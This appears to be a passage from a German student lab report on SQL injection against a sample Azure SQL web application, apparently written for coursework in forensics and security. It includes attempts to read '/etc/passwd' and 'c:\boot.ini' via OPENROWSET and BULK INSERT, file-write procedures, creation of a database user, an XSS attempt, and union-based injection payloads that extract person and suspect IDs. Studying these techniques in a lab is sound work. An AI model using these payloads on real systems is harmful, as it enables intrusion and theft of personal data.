Even though the Public database role is granted by default SELECT permissions to certain system catalog views, you should **never, ever** add more permissions to this role. Just leave it as it is. If you make the mistake and add more permissions to the public database role then this will mean that any login that will be granted access to the database it will inherit all these permissions. So please, don't do that!

Abbildung 7: Quelle: https://www.sqlnethub.com/blog/the-public-database-role-in-sql-server/

Mit der dbo (Database Owner)-Rolle können alle Aktivitäten zur Konfiguration und Wartung an der Datenbank vorgenommen werden (inkl. Zugriff auf System-Views). Die Datenbank kann auch über den DROP-Befehl gelöscht werden.




Abbildung 8: Quelle: https://docs.microsoft.com/de-de/sql/relational-databases/security/authentication-access/database-level-roles?view=sql-server-ver15

Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern (Änderungen am Filesystem)

Leider ist das Ausführen von CMD oder Bash-Befehlen per Default deaktiviert: https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15




Abbildung 9: Quelle: https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15

Leider konnte mit der Openrowset-Funktion nicht auf das Dateisystem zugegriffen werden.

```
12  SELECT * FROM OPENROWSET(
13     BULK '/etc/passwd',
14     SINGLE_CLOB) AS DATA;
```

Results Messages

```
Failed to execute query. Error: Cannot bulk load because the file "/etc/passwd" could not be opened. Operating system error code (null).
```

Quellen: https://www.geeksforgeeks.org/reading-a-text-file-with-sql-server/, https://docs.microsoft.com/de-de/sql/t-sql/functions/openrowset-transact-sql?view=sql-server-ver15

Folglich ist kein Zugriff auf das Dateisystem möglich.

Dies bestätigt auch ein letzter Versuch mit der Bulk Insert-Funktion:

```
15  CREATE TABLE test(line varchar(8000));
16  BULK INSERT test FROM '/etc/passwd';
17  SELECT line FROM test
18
19
```

Results Messages

```
Failed to execute query. Error: Cannot bulk load because the file "/etc/passwd" could not be opened. Operating system error code (null).
```

```
15  CREATE TABLE boof(line varchar(8000));
16  BULK INSERT boof FROM 'c:\boot.ini';
17  SELECT line FROM boof
18
19
```

Results Messages

```
Failed to execute query. Error: Cannot bulk load because the file "c:\boot.ini" could not be opened. Operating system error code (null).
```

Neuen Benutzer anlegen (Datenbankserver verändern)

Es wird angenommen, dass der Nutzer keinen Zugriff auf die Master-Datenbank haben wird. Daher wird ein SQL User mit einem Passwort auf der Datenbank eingerichtet (Contained Database Users).






Abbildung 10: Quelle: https://docs.microsoft.com/en-us/sql/relational-databases/security/authentication-access/create-a-database-user?view=sql-server-ver15

https://docs.microsoft.com/en-us/sql/relational-databases/security/contained-database-users-making-your-database-portable?view=sql-server-ver15



Das Statement wird fehlerfrei ausgeführt. Der Nutzer wurde tatsächlich in der Datenbank angelegt:



Einschleusen von beliebigem Code

In Kapitel Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern (Änderungen am Filesystem) wurde bereits erfolglos versucht auf das Dateisystem zuzugreifen.

Als Workaround wurde daher folgendes versucht (die Statements können einfach in das Suchfeld der Webapplikation nach „‘ AND 1=0;“ eingefügt werden:


1) Anlegen einer neuen Relation, in die Inhalt der Datei und Pfad hinterlegt wird.

```
CREATE TABLE [dbo].[file_write]
(
  [ID] bigint NOT NULL IDENTITY(1,1) ,
  [PATH_FILE] nvarchar(500) NOT NULL ,
  [TEXT_FILE] nvarchar(500) NOT NULL ,
  [DATE_WRITE] datetime NOT NULL ,
  PRIMARY KEY ([ID])
)
```


2) Erstellen einer Prozedur, welche die in 1) erstellte Relation füllt.

```
CREATE PROCEDURE [dbo].[insertFileWrite]
(
  @PATH_FILE nvarchar(500),
  @TEXT_FILE nvarchar(500)
)
AS
BEGIN
  DECLARE @NOW datetime = CURRENT_TIMESTAMP

  INSERT INTO dbo.file_write(PATH_FILE, TEXT_FILE, DATE_WRITE)
        VALUES (@PATH_FILE , @TEXT_FILE , @NOW)
END
```

3) Erstellen einer Prozedur, welche den Inhalt in der in 2) gefüllten Relation in die jeweiligen Dateien schreibt.




Leider schlug dieser Workaround und auch der im nachfolgenden Stackoverflow-Beitrag skizzierte Ansatz fehl, da anscheinend die Ausführung von Ole Automation Procedures deaktiviert ist: https://stackoverflow.com/questions/49629017/how-to-write-string-to-a-text-file-inside-an-ms-sql-statement



Die Ole Automation Procedures Konfiguration ist nicht zugänglich.

Quelle: https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/ole-automation-procedures-server-configuration-option?view=sql-server-ver15

Außerdem wurde versucht Code via Cross-Site-Scripting-Attacke auf dem Client auszuführen. Hierfür wurde in einem 1. Schritt versucht durch eine fehlerbasierte SQL-Injection Informationen über die zugrundeliegenden Technologien zu erhalten.



Verwendet wurde gem. den Fehlermeldungen das Razor-Framework sowie der SqlClient.

Ähnlich wie bei Flask aus dem Python-Umfeld werden auch von Razor automatisch alle Nutzereingaben escaped. Um die Escape-Funktion zu deaktivieren, müsste die Beispielapplikation umprogrammiert werden.







Abbildung 11: Quelle: https://docs.microsoft.com/en-us/aspnet/core/security/cross-site-scripting?view=aspnetcore-6.0




Außerdem scheint die Attributlänge nicht für das zu speichernde Statement auszureichen. Das nachfolgende Statement führt zu keiner Änderung in der Datenbank.



Weitere Beispiele




0) In-Band-SQL-Injection (Parameterveränderung)




Unionbasierte SQL-Injection

1) e15'; SELECT p.P_Pers_Nr, b.PF_Beschuldigter_NR FROM [dbo].[T_Personen] AS p FULL OUTER JOIN [dbo].[T_Beschuldigte] AS b ON p.P_Pers_Nr =


b.PF_Beschuldigter_NR; --



Das Programm wertet autom. nur die erste Abfrage aus. Somit sind ohne zusätzliche Analysen und Konfigurationen keine Multiabfragen möglich. Im Ms Azure Abfrage-Editor wird das erwartete Ergebnis angezeigt.



' AND 1=0 UNION SELECT p.P_Pers_Nr, b.PF_Beschuldigter_NR, p.NName FROM [dbo].[T_Personen] AS p FULL OUTER JOIN [dbo].[T_Beschuldigte] AS b ON p.P_Pers_Nr = b.PF_Beschuldigter_NR; --



Als Workaround kann die vorherige Multiabfrage in ein Union-Statement umgewandelt werden.

Forensische Aufarbeitung


Die Flüchtigkeit der sichergestellten Attribute, sowie ob sie resident sind oder nicht, kann durch die Microsoft-Dokumentation nicht final nicht beurteilt werden. Es wird sich an den Angaben aus dem Studienbrief orientiert. da von Seiten Microsoft i. d. R. keine Informationen über die Speicherart vorliegen.

